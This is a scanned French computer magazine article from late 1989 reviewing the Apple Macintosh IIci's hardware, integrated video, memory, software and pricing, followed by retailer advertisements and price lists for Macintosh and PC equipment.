La face arrière ressemble aussi à celle du Mac IIcx. À droite, on retrouve les deux prises mini-DIN ADB (Apple Desktop Bus) pour clavier et souris, la sortie audio stéréophonique au format mini-jack, puis les deux ports série RS232/RS422 « Modem » et « Imprimante », eux aussi en mini-DIN. À gauche, au-dessous des deux prises d'alimentation (une mâle pour le raccordement de l'unité centrale au secteur et une femelle par laquelle le courant repart vers le moniteur), on trouve l'interrupteur de mise sous tension, qui n'empêche jamais l'extinction du système via la commande Eteindre du bureau du Macintosh, ou la mise en route à partir du clavier. À sa droite figurent le connecteur pour un second lecteur de disquettes, et le port SCSI (Small Computer System Interface) pour le raccordement de un ou plusieurs périphériques en chaîne, des disques durs aux scanners en passant par les lecteurs de CD-ROM.

Il faut croire que le projet « Remington » (nom de code du IIci avant l'annonce officielle) était déjà bien avancé lorsque fut conçu

le boitier du Mac IIcx, car Apple avait déjà prévu l'ajout d'un connecteur sur la face arrière. En effet, il restait juste la place, entre le port SCSI à gauche et le port série « Imprimante » à droite, pour la prise supplémentaire qui caractérise le Macintosh IIci.

Comme nous l'avons dit, il s'agit d'un port vidéo. Il se présente sous la forme d'une prise DB-15, à laquelle on raccorde le câble du moniteur. Première conséquence de cette intégration nouvelle, il n'est plus nécessaire d'occuper un connecteur d'extension interne Nubus avec une carte vidéo, comme c'est le cas avec les autres Macintosh modulaires. Aussi les trois ports d'accès aux cartes d'extension, situés à la droite de l'alimentation secteur, restent-ils bouchés par leurs caches en plastique, indiquant la disponibilité des trois connecteurs Nubus, contre deux sur un Mac IIcx.



En haut à gauche, les 4 barrettes de 128 Ko de ROM. Au milieu, les connecteurs pour mémoire cache et ROM de remplacement.

L'ouverture de la machine est d'une simplicité enfantine, de même que le démontage du disque dur, du lecteur de disquettes et du bloc d'alimentation. La carte-mère apparait alors dans toute sa splendeur : jamais autant de fonctions n'avaient été intégrées dans un espace aussi réduit dans une machine Apple. Les composants principaux sont réunis dans le tiers inférieur droit de la carte (la partie la plus proche de la face avant) : les microprocesseurs 68030 et 68882 cadencés à 25 MHz, les huit barrettes de mémoire vive, et les quatre puces de 128 Ko de mémoire morte, le IIci étant le premier des Macintosh à comporter 512 Ko de mémoire. À ce propos, signalons la présence d'un connecteur supplémentaire pour une autre barrette de mémoire morte, un petit interrupteur sur la carte-mère permettant de choisir entre celle-ci et les puces d'origine, ce qui facilitera les mises à jour du système lorsque de nouvelles versions sortiront. Mais cela n'est pas pour tout de suite, puisque les mémoires mortes actuelles sont déjà prêtes pour les évolutions futures : elles contiennent en plus des routines Quickdraw en adressage 32 bits, préalablement proposées sous la forme d'un sous-ensemble du système livré sur une disquette et chargé en mémoire vive, le programme-pilote de la vidéo intégrée, un gestionnaire des connecteurs Nubus amélioré, et une « Toolbox » réorganisée dont le code peut maintenant utiliser pleinement l'adressage 32 bits du 68030. Enfin, elles sont prévues pour être compatibles avec le très attendu système 7.0.

Pour gagner en vitesse, Apple a employé tout un ensemble de techniques à la fois récentes et pas trop coûteuses. La première est bien sûr le passage de la fréquence d'horloge de 16 à 25 MHz ; il ne s'agit pas là d'un maximum, certaines stations de travail utilisant déjà un 68030 à 50 MHz, mais d'un compromis permettant de ne pas trop augmenter les coûts de fabrication. Car plus la fréquence d'horloge est élevée, plus la mémoire vive doit être rapide, et donc chère. Et il en va de même pour les autres composants : les circuits tels que les ports série et les contrôleurs ADB et FDHD devraient logiquement être redessinés pour s'adapter aux nouvelles performances du microprocesseur. Apple a résolu ce problème en installant sur la carte deux oscillateurs en plus de celui du 68030 et de la mémoire, l'un pour les composants d'entrée-sortie, l'autre pour les circuits vidéo.


D'autres facteurs de vitesse

Autre amélioration : le IIci emploie des fonctions du 68030 inutilisées dans les modèles précédents, et en particulier le mode « pagination rapide » (burst mode) pour les transferts depuis la mémoire vive ; il permet au processeur de lire 16 octets d'un seul coup, à peu près deux fois plus vite qu'avec le mode ordinaire. Enfin, toujours dans un souci d'augmentation des performances, Apple propose, en plus du gestionnaire de mémoire cache intégré au 68030, dont la capacité est de 256 octets pour les données et autant pour les instructions, une option « mémoire cache étendue ». Un connecteur 120 broches est en effet prévu pour recevoir une barrette de mémoire statique hautes performances, dont la présence accélère encore sensiblement le système : d'une amélioration de 40 % par rapport au IIcx, on passe alors à 75 sur le IIci. L'extension mémoire-cache d'Apple ne sera pas disponible avant janvier prochain.

Les puces mémoire utilisées dans le IIci ont un temps d'accès de 80 ns, à comparer aux 120 ns du IIcx. Elles sont montées sur des barrettes SIMM (Single In-line Memory Module) que l'on insère dans les deux groupes de quatre connecteurs disponibles. Chaque groupe doit être entièrement vide ou rempli pour que la machine fonctionne, ce qui, étant donné les capacités des barrettes SIMM disponibles sur le marché (256 Ko ou 1 Mo), autorise quatre configurations : 2 Mo, minimum vital puisque la vidéo occupe une partie de la mémoire, 4 Mo, la configuration de base, 5 Mo et 8 Mo. Lorsque les barrettes de 4 Mo seront disponibles, on pourra monter jusqu'à 32 Mo sur la carte-mère. Par ailleurs, il est bien sûr possible d'installer des cartes Nubus d'extension-mémoire, mais les performances qu'elles offrent sont nettement inférieures à celles de la mémoire traditionnelle. La capacité d'adressage-mémoire totale du système est de 4 giga-octets.

Si on le désire, on peut également choisir en option un modèle équipé de barrettes de mémoire 9 bits et du Parity Generation Chip, composant prenant en charge la gestion de la parité, c'est-à-dire la détection des infimes erreurs qui peuvent parfois se glisser dans les milliards de transferts d'octets auquel procède un ordinateur en marche. Ceci peut être indispensable pour les applications « sensibles » telles que celles fonctionnant en temps réel, acquisition de données en milieu industriel ou applications militaires par exemple. De fait, cette option est essentiellement destinée à satisfaire les exigences du gouvernement américain.

La puce « Ram Based Video » prend en charge l'affichage sur les moniteurs Apple 13 pouces couleur, 12 pouces noir et blanc, ou format A4 à 4 niveaux de gris. Par l'intermédiaire du « tableau de bord » du menu Pomme du Macintosh, on peut choisir le mode dans lequel on désire travailler : 1 bit (noir et blanc sans niveaux de gris, comme sur un Mac compact), 2 bits, 4 bits ou 8 bits, ces trois dernières options offrant respectivement 4, 16 et 256 couleurs ou niveaux de gris.



La carte Rasterops 264 offre, pour moins de 10 000 F HT, l'affichage en 24 bits, soit 16 millions de couleurs à l'écran.

Pour bien comprendre comment fonctionne l'affichage sur le Mac IIci, il nous faut faire le point sur les techniques employées par Apple dans ce domaine. Lorsqu'on écrit un logiciel pour Macintosh, on fait appel pour tout ce qui concerne l'affichage aux routines Quickdraw, qui sont un sous-ensemble de la « boite à outils » (Toolbox) contenue dans les mémoires mortes de la machine. Quickdraw prend en charge la répartition des points dans les différentes fenêtres et zones graphiques de l'écran, et à partir des informations transmises par le logiciel crée le « bitmap », littéralement la « carte des points », inscrite dans la mémoire vidéo rapide, laquelle est régulièrement balayée par le composant responsable de l'envoi des signaux à l'écran.

Jusqu'à présent, sur les Macintosh modulaires, la mémoire vidéo en question se trouvait sur une carte spécialisée présente dans l'un des connecteurs d'extension disponibles ; les informations issues de Quickdraw transitaient donc par le Nubus, relativement lent. En outre, il s'agissait d'une version 8 bits

de Quickdraw : chaque point du « bitmap » était codé sur un octet, ce qui laissait 256 valeurs possibles pour la couleur ou le niveau de gris de chacun d'entre eux. La technologie employée sur le Mac IIci est toute différente ; tout d'abord, l'intégration de la vidéo à la carte-mère permet d'éviter l'achat d'une carte, d'où une économie substantielle. Les informations ne sont plus stockées dans une mémoire vidéo, mais directement dans la mémoire vive ; la puce RBV se charge de balayer cette partie de la mémoire à intervalles réguliers, et d'envoyer les informations au convertisseur digital-analogique qui génère le signal envoyé à l'écran par le port vidéo DB-15. Le MDU, quant à lui, s'occupe de mettre à jour cette partie de la mémoire en bloquant à intervalles réguliers l'accès à la mémoire pour les autres opérations, afin de remplir cette mémoire d'affichage par un accès direct (DMA, Direct Memory Access). Inconvénients : la mémoire classique est moins rapide que la mémoire vidéo habituelle, et les images de grande taille ou utilisant une palette de couleurs étendue occupent un espace-mémoire important qui est indisponible pour les applications. Selon Apple, les performances sont supérieures à celles obtenues avec une carte Nubus tant que l'on reste dans les modes 1, 2 ou 4 bits, et peuvent même conserver cette supériorité en 256 couleurs si l'on a la mémoire-cache étendue. En mode 1 bit, l'affichage est réellement très rapide, au moins deux fois plus que sur un Mac IIcx.

L'écran Rasterops

En outre, la version de Quickdraw incluse dans les mémoires de 512 Ko gère maintenant l'affichage sur 32 bits, dont 24 réservés à la couleur, à condition bien sûr que l'on installe cette fois une carte Nubus spécialisée, puisque le RBV ne gère lui que 256 couleurs. Dans ces conditions, il est donc possible, lorsque le logiciel est prévu pour cela, de disposer d'une palette de 16 millions de teintes, ce nombre étant largement suffisant pour avoir une couleur différente par pixel, puisque les écrans actuels sont de toute façon loin d'être capables d'afficher 16 millions de points ! Il serait d'ailleurs dommage de se priver de cette qualité d'affichage, quand on sait que La Commande Électronique propose la carte Rasterops 264, première carte vidéo 24 bits Nubus à moins de 10 000 F (9 950 F HT). Elle est entièrement compatible avec les autres modes d'affichage Mac, 1, 2, 4 et 8 bits, s'adapte à tous les types d'écrans, et donne sur le moniteur couleur standard d'Apple un résultat superbe.

Les autres composants intégrés à la carte-mère sont mieux connus ; rappelons simplement les caractéristiques de l'Apple Sound Chip, synthétiseur à 4 voix de polyphonie, également capable de reproduire en stéréophonie des sons échantillonnés à la fréquence de 44,1 KHz ; la taille et la qualité du haut-parleur interne ayant augmenté sur les IIcx et IIci par rapport aux autres modèles, il est maintenant capable de reproduire avec une grande fidélité et à un volume important les sons issus de ce composant. Et n'oublions pas la présence du port audio stéréo sur la face arrière, qui permet de diriger ces sons vers une chaine stéréo ou tout autre système audio, avec cette fois une qualité de restitution approchant celle d'un disque compact !

Du point de vue du logiciel, le Macintosh IIci est livré avec les versions 6.0.4 du Système, qui comporte un nouvel utilitaire d'installation des ressources système plus complet et convivial, et 6.1.4 du Finder, Apple File Exchange, et une nouvelle version d'Hypercard référencée 1.2.5. Toutes ces versions ont essentiellement pour caractéristiques de prendre en compte les spécificités des deux nouveaux Macintosh, IIci et Portable. Par ailleurs, une nouvelle version d'A/UX, la 1.1.1, est également annoncée. Cette version Apple d'Unix est adaptée au IIci, mais aussi au SE/30, et supporte le réseau local Appletalk.



Un exemple de la différence de qualité obtenue entre un affichage en 8 bits (256 couleurs) avec une carte vidéo Apple...

Caractéristiques :

Microprocesseur : *Motorola 68030, fréquence d'horloge 25 MHz, coprocesseur de calcul en virgule flottante 68882, également à 25 MHz.*
Système d'exploitation : *Mac OS ; Système F1-6.0.4., Finder F1-6.1.4.*
Mémoire vive : *4 Mo, extensible à 8 Mo sur la carte-mère.*
Mémoire de masse : *un lecteur de disquettes 3 pouces et demi FDHD de 1,4 Mo et un disque dur SCSI interne de 80 Mo. Pas d'autre emplacement interne libre.*
Affichage : *640 x 480 pixels en 2, 4, 16 ou 256 couleurs ou niveaux de gris. 640 x 870 pixels en 2, 4 ou 16 niveaux de gris (écran A4). Le système est capable de gérer plus de 16 millions de couleurs avec une carte d'extension adéquate.*
Clavier : *AZERTY de 82 touches avec pavé numérique, ou 105 touches avec, en plus, touches de déplacement du curseur séparées et 15 touches de fonction.*
Interfaces : *3 connecteurs internes d'extension Nubus 120 broches 32 bits. Connecteur interne pour barrette de mémoire cache rapide. Connecteur interne pour barrette de mémoire morte. Deux sorties série RS232/RS422 de type Mini-DIN deux connecteurs ADB pour clavier et souris, port audio stéréo, connecteur pour lecteur de disquettes externe, connecteur SCSI pour autres périphériques, et port vidéo DB-15 pour moniteur.*
Logiciels fournis : *utilitaire de transfert Mac OS/ProDOS/MS-DOS/OS-2 Apple File Exchange ; Hypercard 1.2.5.*
Distributeur : *Apple France.*
Prix : *Configuration 4 Mo de mémoire vive et 80 Mo sur disque dur : 59 900 F HT. Prix des options mémoire-cache et contrôle de la parité non encore annoncés.*
Disponibilité : *fin novembre 1989.*

A l'usage, ce qui frappe immédiatement c'est bien sûr la rapidité, qui apporte un confort d'utilisation inégalé à ce jour, même quand on ne dispose pas de la mémoire cache étendue ; le démarrage du système, et le chargement et la sortie d'une application sont si rapides que l'on n'hésite plus à y faire appel. L'un des derniers reproches que l'on pouvait adresser aux Macintosh, à savoir la relative lenteur du Finder, ne tient plus avec cette nouvelle génération de machines. En calcul pur, les performances sont jusqu'à deux fois meilleures que sur le IIcx. Quant aux tests fichiers que nous avons effectués, avec un programme sous 4e Dimension, ils révèlent un gain de temps d'environ 42 %.



...Et un affichage en mode 24 bits, avec la carte Rasterops 264, offrant 16 millions de couleurs.

La disponibilité du Macintosh IIci est annoncée pour la fin du mois de novembre. Il sera vendu 59 900 F HT en configuration 4 Mo/80 Mo, sans moniteur. Si l'on compare ce prix à celui du Mac IIcx, actuellement vendu 48 900 F HT, on trouve une différence de 11 000 F, qu'il convient de relativiser puisque, pour rendre possible l'affichage en 256 couleurs, le II cx doit être équipé d'une carte vidéo étendue, qui vaut actuellement 4 200 F HT. Le moniteur 13 pouces couleur vaut 5 900 F HT, le 12 pouces noir et blanc 2 100 F HT, et le pleine page A4 monochrome 7 900 F HT. Quant à la barrette de mémoire cache, elle ne sera disponible qu'en janvier 1990, et son prix n'est pas encore connu. Cependant, certaines sociétés partenaires d'Apple en proposent déjà, telle Daystar qui fabrique la « Fast-Cache IIci » ; cette carte comporte 64 Ko de mémoire vive à 25 ns de temps d'accès, alors que la capacité de celle d'Apple sera de 32 Ko seulement. Elle est distribuée en France par Idessys, qui la propose à 8 600 F HT. Quant à l'option de contrôle de la parité mémoire, elle est également « sans prix » pour le moment.

Christophe BLANC

OPEN Computer

6 CENTRES

PARIS 6e - PARIS 17e
NEUILLY - NANTES
AIX EN PROVENCE
STRASBOURG

Rien qu'Apple, tout Apple...

OFFRES EXCEPTIONNELLES♦

Macintosh II

68020 à 15,77 MHz
RAM 1 Mo
Disque dur 40 Mo
QUANTUM

Version monochrome

19 900 F HT

Carte vidéo monochrome
Moniteur monochrome
12" Apple
Clavier ADB
Souris, Hypercard

Version couleur

24 900 F HT

Carte vidéo étendue
256 couleurs parmi 16,7 millions
Moniteur couleur 13" Apple
Clavier ADB étendu
Souris, Hypercard

4 900 F HT*
Extension mémoire 4 Mo

* Offre valable uniquement dans le cadre de l'achat d'une configuration Macintosh II décrites ci-dessus.
♦ Offres valables dans la limite des stocks disponibles durant le mois de novembre 1989 pour un paiement comptant.

LOCATION AVEC OPTION D'ACHAT

LA LOCATION AVEC OPTION D'ACHAT
MAINTENANCE COMPRISE
UN FINANCEMENT ADAPTE A VOS BESOINS
ET A VOTRE ENTREPRISE

Exemples de configuration

MAC SE version 2 Mo disque dur 40 Mo
Imprimante HP DESKWRITER
Logiciel WORD 4 ________ **1 770 F HT** sur 36 mois*

MAC II CX version 2 Mo disque dur 40 Mo
Imprimante laser NT (2 kits compris)
Logiciels WORD 4 et EXCEL 2.2 __ **3 450 F HT** sur 36 mois**

IMPRIMANTE LASER NTX______ **1 512 F HT** sur 36 mois***

Autres possibilités de configuration tout modèle Apple.

Maintenance garantie pièces et main-d'œuvre durant 3 ans. Intervention sur site sous 24 heures dans un rayon de 50 km autour de chaque point de vente. Les logiciels ne sont pas inclus dans le contrat de maintenance.

Valeur résiduelle d'achat * 1 770 F HT ** 3 450 F HT *** 1 512 F HT
Offre valable uniquement sur PARIS sous réserve d'acceptation du dossier par l'organisme de financement (assurances comprises).

Disponibles

RAM de 1 Mo vendu par 2 au prix de________ **3 290 F TTC**

DISQUE DUR EXTERNE
FORMAC 40 Mo
Prix OPEN
6 950 F TTC

CARTE VIDEO RASTEROPS

ColorBoard 264
Affichage 24 bits
Pour MAC II

Prix Public
11 800 F TTC
Prix OPEN
9 950 F TTC

MODEM LCE-124 P

Boîtier externeV21, V22, V23 et V22 bis
Compatible HAYES
livré avec LCE-COM Mac

Prix Public
4 450 F TTC
Prix OPEN
3 750 F TTC

Imprimante WRITEMOVE

Un poids plume de 1,5 kg pour une imprimante
80 colonnes à jet d'encre
avec une définition de 192 points/pouce.
Aussi légère que son prix
4 995 F HT 5 924 F TTC



Les imprimantes HEWLETT-PACKARD

DESKWRITER

Imprimante à jet d'encre - 5 feuilles/minute
4 polices de caractères fournies - résolution 300 dpi
(possibilité de 7 fontes optionnelles)

Prix Public
12 930 F TTC
Prix OPEN
10 990 F TTC



PAINTJET

Imprimante à jet d'encre COULEURS - 256 couleurs
4 polices de caractères fournies - résolution 180 dpi
(interface comprise)

Prix Public
16 585 F TTC
Prix OPEN
14 265 F TTC



Service lecteur n° 51, voir page 38

Toutes les caractéristiques sont données à titre indicatif et peuvent être modifiées sans préavis. Photos non contractuelles.

Open Computer, ce sont les boutiques entièrement dédiées à Apple Macintosh et son environnement. Vous y trouverez les dernières nouveautés en direct de Cupertino, les logiciels et les périphériques créés sur la Côte Ouest des Etats-Unis, les magazines spécialisés (MacWorld, Nibble, MacUser...).

OPEN Computer

6 CENTRES

PARIS 6e - PARIS 17e
NEUILLY - NANTES
AIX EN PROVENCE
STRASBOURG



OPEN SERVICES EDITION

Dans chaque centre OPEN COMPUTER de Paris 17e, 6e et Neuilly,

nous vous proposons, sur rendez-vous :

- **l'édition laser de tous vos documents,**
- **la location à l'heure de configuration complète MACINTOSH** avec :
  - écran pleine page,
  - logiciels de mise en page, de traitement de texte, de dessins, etc.
  - de nombreuses polices de caractères laser..., etc.

au 88 bd des Batignolles et au 23 bd du Montparnasse :

- RECUPERATION DE FICHIERS DE PC à MAC et de MAC à PC

et uniquement au 88 bd des Batignolles :

- le **TRANSFERT direct sur diapos** de vos photos d'écrans
  Pour présenter et argumenter toutes vos réunions en un temps record. Nous vous assurons le DEVELOPPEMENT des diapositives dans la demi-journée.

•

Venez découvrir nos services...

Ces services existent aussi en Province.

Consultez le centre régional OPEN COMPUTER le plus proche de chez vous.

TARIFS OPEN SERVICES

(minimum de facturation 75 F HT)

LOCATION CONFIGURATION

MAC SE	20 F HT le 1/4 heure
MAC II	60 F HT le 1/4 heure
SCANNER	20 F HT le 1/4 heure
TECHNICIEN	130 F HT la 1/2 heure
Tirage Laser	3 F HT la copie

DESKTOP PRESENTATION

(minimum de facturation 300 F HT)

de 1 à 10 diapositives	50 F HT
la diapositive supplémentaire	30 F HT

RECUPERATION FICHIERS de PC à MAC ou MAC à PC

600 F HT la disquette ou 300 F HT pour un fichier

MAC PORTABLE

Le plus personnel des Macintosh



Microprocesseur MC68HC000 à 16 MHz
RAM 1 Mo
1 lecteur 3"1/2 FDHD
Disque dur de 40 Mo
Ecran LCD matrice active
Batterie amovible
autonomie de 8 à 10 heures
Poids 7,2 kg

MACINTOSH II CI

Le plus rapide des Macintosh



Processeur 68030 à 25 MHz
RAM 4 Mo
1 lecteur 3"1/2 FDHD
Disque dur 80 Mo
Carte vidéo intégrée



MACINTOSH PLUS version 40 Mo

- Unité centrale 1 Mo, 1 drive interne 800 Ko,
- Disque dur Formac 40 Mo externe
- Clavier 96 touches + souris



MACINTOSH SE version 20 Mo

- Unité centrale 2 Mo, 1 lecteur 1,4 Mo,
- 1 disque dur interne 20 Mo
- Clavier ADB 96 touches + souris



MACINTOSH SE/30 version 40 Mo

- Unité centrale 2 Mo ou 4 Mo, 1 lecteur 1,4 Mo,
- 1 disque dur interne 40 Mo
- Clavier ADB 96 touches + souris

Offre exceptionnelle disponible immédiatement



MACINTOSH II 40 Mo Couleur

- UC Mac II, 1 Mo de Ram, Drive 800 Ko
- Carte vidéo étendue. Ecran Coul.
- 1 disque dur 40 Mo interne
- Clavier ADB étendu 102 touches + souris



MACINTOSH II CX 80 Mo Couleur

- UC 4 Mo de Ram
- 1 lecteur FDHD 1,4 Mo
- Carte vidéo étendue. Ecran Coul.
- 1 disque dur 80 Mo interne
- Clavier ADB étendu 102 touches + souris





PARIS : 23 Bd du Montparnasse 75006. Tél. : (1) 45.48.97.09
PARIS : 88 Bd des Batignolles 75017. Tél. : (1) 43.87.88.18/88.17
Télécopie pour nos deux centres parisiens : 43.87.62.06
NEUILLY-SUR-SEINE : 148 av. Achille Peretti 92200 (anc. av. du Roule). Tél. : (1) 47.47.22.22
NANTES : 21A Bd Guist'hau 44000. Tél. : 40.47.53.09
AIX-EN-PROVENCE : Les Bureaux du Club Hippique. Av. du Club Hippique 13100. Tél. : 42.59.30.59
STRASBOURG : 1 Rue de la Durance, Euro-Parc de la Meynau 67100. Tél. : 88.40.00.60
Les boutiques sont ouvertes du lundi au samedi de 9 h 30 à 18 h 30 (sauf le lundi à Lyon)

Recevez gratuitement **OPEN Infos**

11/89

Nom : ____________ Prénom : ____________
Société : ____________ Fonction : ____________
Adresse : ____________
Code postal : ____________ Ville : ____________
Avez-vous un :

☐ Mac+ ☐ Mac SE ☐ Mac SE/30 ☐ Mac II
☐ Mac II X ☐ Mac II CX ☐ Portable ☐ Mac II CI

Coupon à retourner au centre OPEN le plus proche (voir adresses ci-contre).

* Offre valable dans la limite des stocks disponibles et non cumulable avec une autre remise.

AGENCES PC WAREHOUSE TOUT EST LÀ !

CARTES MERES

(livrées sans ram)

Carte mère XT 4,77/10 MHz	740,00 F
Carte mère baby 80286 6/12 Hz	1 990,00 F
Carte mère baby 80286 16 MHz	3 440,00 F
Carte mère baby 80386 25 MHz avec 64 Ko mémoire cache	15 990,00 F



LECTEURS

Lecteur 5'' 1/4 360 Ko TEAC	640,00 F
Lecteur 5'' 1/4 1,2 Mo NEC	790,00 F
Lecteur 3'' 1/2 720 Ko NEC	650,00 F
Lecteur 3'' 1/2 1/44 Mo SONY	790,00 F
Kit de montage 3'' 1/2	99,00 F



ACCESSOIRES

Support imprimantes toutes largeurs	90,00 F
Support plexi imprimante 80c	280,00 F
Support orientable pour documents	220,00 F
Support vertical pour UC.	190,00 F
Socle orientable pour moniteur	de 250 à 290 F
Filtre écran	de 90 à 140 F
Support articulé pour moniteur	850,00 F
Housse de protection	150,00 F
Kit berceau extractible pour disque dur	1 190,00 F

ENTRÉE DE DONNÉES

Clavier étendu 102 touches	410,00 F
Clavier avec calculatrice intégrée	890,00 F
Souris série 2 boutons	275,00 F
Souris 3 boutons avec soft, tapis	390,00 F
Tablette graphique GT-1212	2 990,00 F
Souris Microsoft avec Paintbrush	1 490,00 F
Tapis pour souris	45,00 F
Support souris	20,00 F
Souris Track Ball	590,00 F
Handy Scanner GS 4500 Résolution 400 DPI	1 750,00 F
Joystick	170,00 F

COMPOSANTS

Processeur NEC V 20	180,00 F
Co-processeur 8087 10 MHz	1 790,00 F
Co-processeur 80287 10 MHz	2 290,00 F
Co-processeur 80387 16 MHz	3 790,00 F
Co-processeur 80387 20 MHz	4 890,00 F
Co-processeur 80387 25 MHz	6 590,00 F
Mémoire ram	☎

SAUVEGARDES STREAMERS

Streamer 40 Mo interne XT/AT	2 990,00 F
Streamer 40 Mo externe XT/AT	4 290,00 F
Carte supplémentaire pour streamer 40 Mo externe	990,00 F
Streamer 60 Mo interne	6 990,00 F
Streamer 60 Mo externe	7 890,00 F
Carte supplémentaire pour streamer 60 Mo externe	1 790,00 F
Capacités supérieures	
Onduleur 300 W	2 590,00 F
Onduleur 500 W	2 790,00 F
Onduleur 1 000 W	4 980,00 F

DISQUES DURS

Disque dur 20 Mo 65 ms	1 920,00 F
Disque dur 20 Mo 40 ms	2 790,00 F
Disque dur 40 Mo 28 ms	3 390,00 F
Disque dur 108 Mo 28 ms	6 290,00 F
Kit disque dur 150 Mo 23 ms	14 990,00 F
Kit disque dur 330 Mo 18 ms	24 890,00 F
(le kit comprend le disque et la carte)	
Carte disque dur 20 Mo	2 590,00 F
Carte disque dur 32 Mo	2 950,00 F
Contrôleur 2 disques durs XT	450,00 F
Contrôleur 2 disques durs RLL XT	690,00 F
Contrôleur de disque dur RLL AT	1 650,00 F
Contrôleur disquettes et disques durs pour AT	990,00 F
Contrôleur disquettes et disques durs pour AT 16 MHz et plus	1 490,00 F



CONNECTIQUE

Câble parallèle 2 m	99,00 F
Câble parallèle 5 m	180,00 F
Câble modem mâle/mâle 2 m	130,00 F
Câble centronics mâle/mâle	160,00 F
Adaptateur 9/25 broches	80,00 F
Changeur de genre femelle/femelle	50,00 F
Changeur de genre mâle/mâle	50,00 F
Switch câble	290,00 F
Boîtier de commutation 2 voies	320,00 F
Boîtier de commutation 4 voies	490,00 F
Boîtier de commutation 4 voies automatique	990,00 F
Boîtier de commutation 8 voies automatique	1 290,00 F
Convertisseur série/parallèle	590,00 F
Buffer 256 Ko avec convertisseur série/parallèle intégré	2 290,00 F

MONITEURS

Moniteur 12'' Bi-mode bl.	990,00F
Moniteur 14'' TTL ambre ou blanc	800,00 F
Moniteur 14'' Bi-mode ambre ou blanc	1 090,00 F
Moniteur 14'' VGA + couleur	3 690,00 F
Moniteur 14'' Multisynchro couleur KENITEC	4 590,00 F
Moniteur 13'' Multisynchro couleur Mitsubishi	5 490,00 F
Moniteur 14'' Multisynchro couleur NEC IIA	5 990,00 F
Moniteur 14'' VGA monochrome NEC GS	1 490,00 F



CARTES ÉCRAN

Carte Péritel	290,00 F
Carte CGA 320 × 200 et 640 × 200	350,00 F
Carte type Hercules + port parallèle	350,00 F
Carte CGA + Hercules + port parallèle	590,00 F
Carte EGA	980,00 F
Carte VGA 800 × 600	1 490,00 F
Carte VGA 1024 × 768 (512 Ko ram)	3 750,00 F

SUPPORTS MAGNÉTIQUES

Disquettes neutres garanties sans défaut

disquettes 5'' 1/4 en boîte carton de 10 avec pochettes et étiquettes	prix unit.
5'' 1/4 DFDD 48 TPI 360 Ko (par 10)	2,00 F
5'' 1/4 DFHD 96 TPI 1,2 Mo (par 10)	7,40 F
Disquettes 3'' 1/2 en boîte carton de 10	prix unit.
3'' 1/2 DFDD 720 Ko (par 10)	7,80 F
3'' 1/2 DFHD 1,44 Mo (par 10)	24,00 F
Cartouche type DC-2000	290,00 F
Cartouche type DC 600	320,00 F

Extrait de notre catalogue en TTC.

Garantie totale 1 an

Consultez notre catalogue sur Minitel 3614 code ORDI

BOITIERS-ALIMENTATIONS

Boîtier « Baby AT » pour 4 disques avec accessoires ____ 590,00 F
Boîtier AT vertical avec accessoires ____ 1 390,00 F
Alimentation XT 150 W, 220 V ____ 450,00 F
Alimentation « Baby AT » ____ 690,00 F
Alimentation AT vertical 220 W ____ 1 250,00 F



RANGEMENT

Boîte de rangement 10 disquettes 5" 1/4 ____ 20,00 F
Boîte de rangement 50 disquettes 5" 1/4 ____ 75,00 F
Boîte de rangement 100 disquettes 5" 1/4 ____ 95,00 F
Boîte de rangement 40 disquettes 3" 1/2 ____ 70,00 F
Boîte de rangement 80 disquettes 3" 1/2 ____ 80,00 F

COMMUNICATION

Carte interface parallèle ____ 145,00 F
Carte série 1 port ____ 210,00 F
Option 2" port série ____ 99,00 F
Carte série 4 voies AT XENIX ____ 1 290,00 F
Carte série et parallèle AT ____ 235,00 F
Carte série/parallèle/jeux pour AT ____ 390,00 F
Carte série/parallèle/jeux/horloge XT ____ 350,00 F
Carte série/parallèle/jeux/horl./FDD XT ____ 390,00 F
Carte horloge/calendrier XT ____ 120,00 F
Carte d'émulation 5251 ou 3270 ____ ☎
Carte modem Kenitel V23 ____ 990,00 F
Carte modem Kenitel V21-V22-V23 ____ 2 490,00 F



CARTES MÉMOIRE

(livrées sans ram)
Carte mémoire 640 Ko pour XT ____ 490,00 F
Carte 2 Mo EMS LIM pour XT ____ 890,00 F
Carte 2 Mo EMS LIM 4.0 pour AT ____ 990,00 F
Carte 2 Mo pour 80386 ____ 1 190,00 F
Carte 8 Mo pour 80386 ____ 1 690,00 F



IMPRIMANTES CITIZEN

garanties 2 ans

Citizen 120-D
80 colonnes, 120 cps ____ 1 590,00 F
Citizen MSP-15E
136 colonnes, 160 cps ____ 3 390,00 F
Citizen MSP-55
136 colonnes, 300 cps ____ 4 790,00 F
Citizen SWIFT-24
80 colonnes, 24 aiguilles, 192 cps, 5 polices de caractères fonction parking, entraînement continu et feuille à feuille simultané, option couleur garantie 2 ans ____ 4 740,00 F
NOUVEAU
Citizen HOP-45
136 colonnes, 24 aiguilles, 200 cps ____ 4 990,00 F



IMPRIMANTES LASER

Compatible HP LASERJET II, EPSON, IBM, DIABLO 630 ECS 512 Ko ram, 30 fontes résidentes, 5 ppm, interfaces série et parallèle, résolution 300 dpi ____ 13 980,00 F

HP LASER JET II ____ 18 190,00 F
8 pages/minute - 512 Ko
6 polices internes
Interfaces série et parallèle
HP LASERJET IID ____ 26 500,00 F
Double bac et impression recto-verso
Extension mémoire 1 Mo pour HP ____ 3 990,00 F
Extension mémoire 2 Mo pour HP ____ 7 990,00 F



IMPRIMANTES EPSON

Epson Edith
80 colonnes
Videotex thermique ____ 1 680,00 F
Epson LX-800
80 colonnes 180 CPS ____ 2 390,00 F
Bac feuille à feuille ____ 850,00 F
Epson FX-850
80 colonnes 265 CPS ____ 5 590,00 F
Fonction parking
entraînement continu et feuille à feuille simultané
buffer 8 Ko
Bac à feuile à feuille ____ 1 650,00 F
Epson FX-1050
idem FX-850 mais en 132 col.
136 colonnes 264 CPS ____ 6 100,00 F
Fonction parking
entraînement continu et feuille à feuille simultané
buffer 8 Ko
Bac feuille à feuille ____ 1 950,00 F
Epson LQ-500
80 colonnes 180 CPS ____ 3 650,00 F
Buffer 6 Ko 3 polices en standard 12 polices en option
Bac feuille à feuille ____ 850,00 F
Epson LQ-850
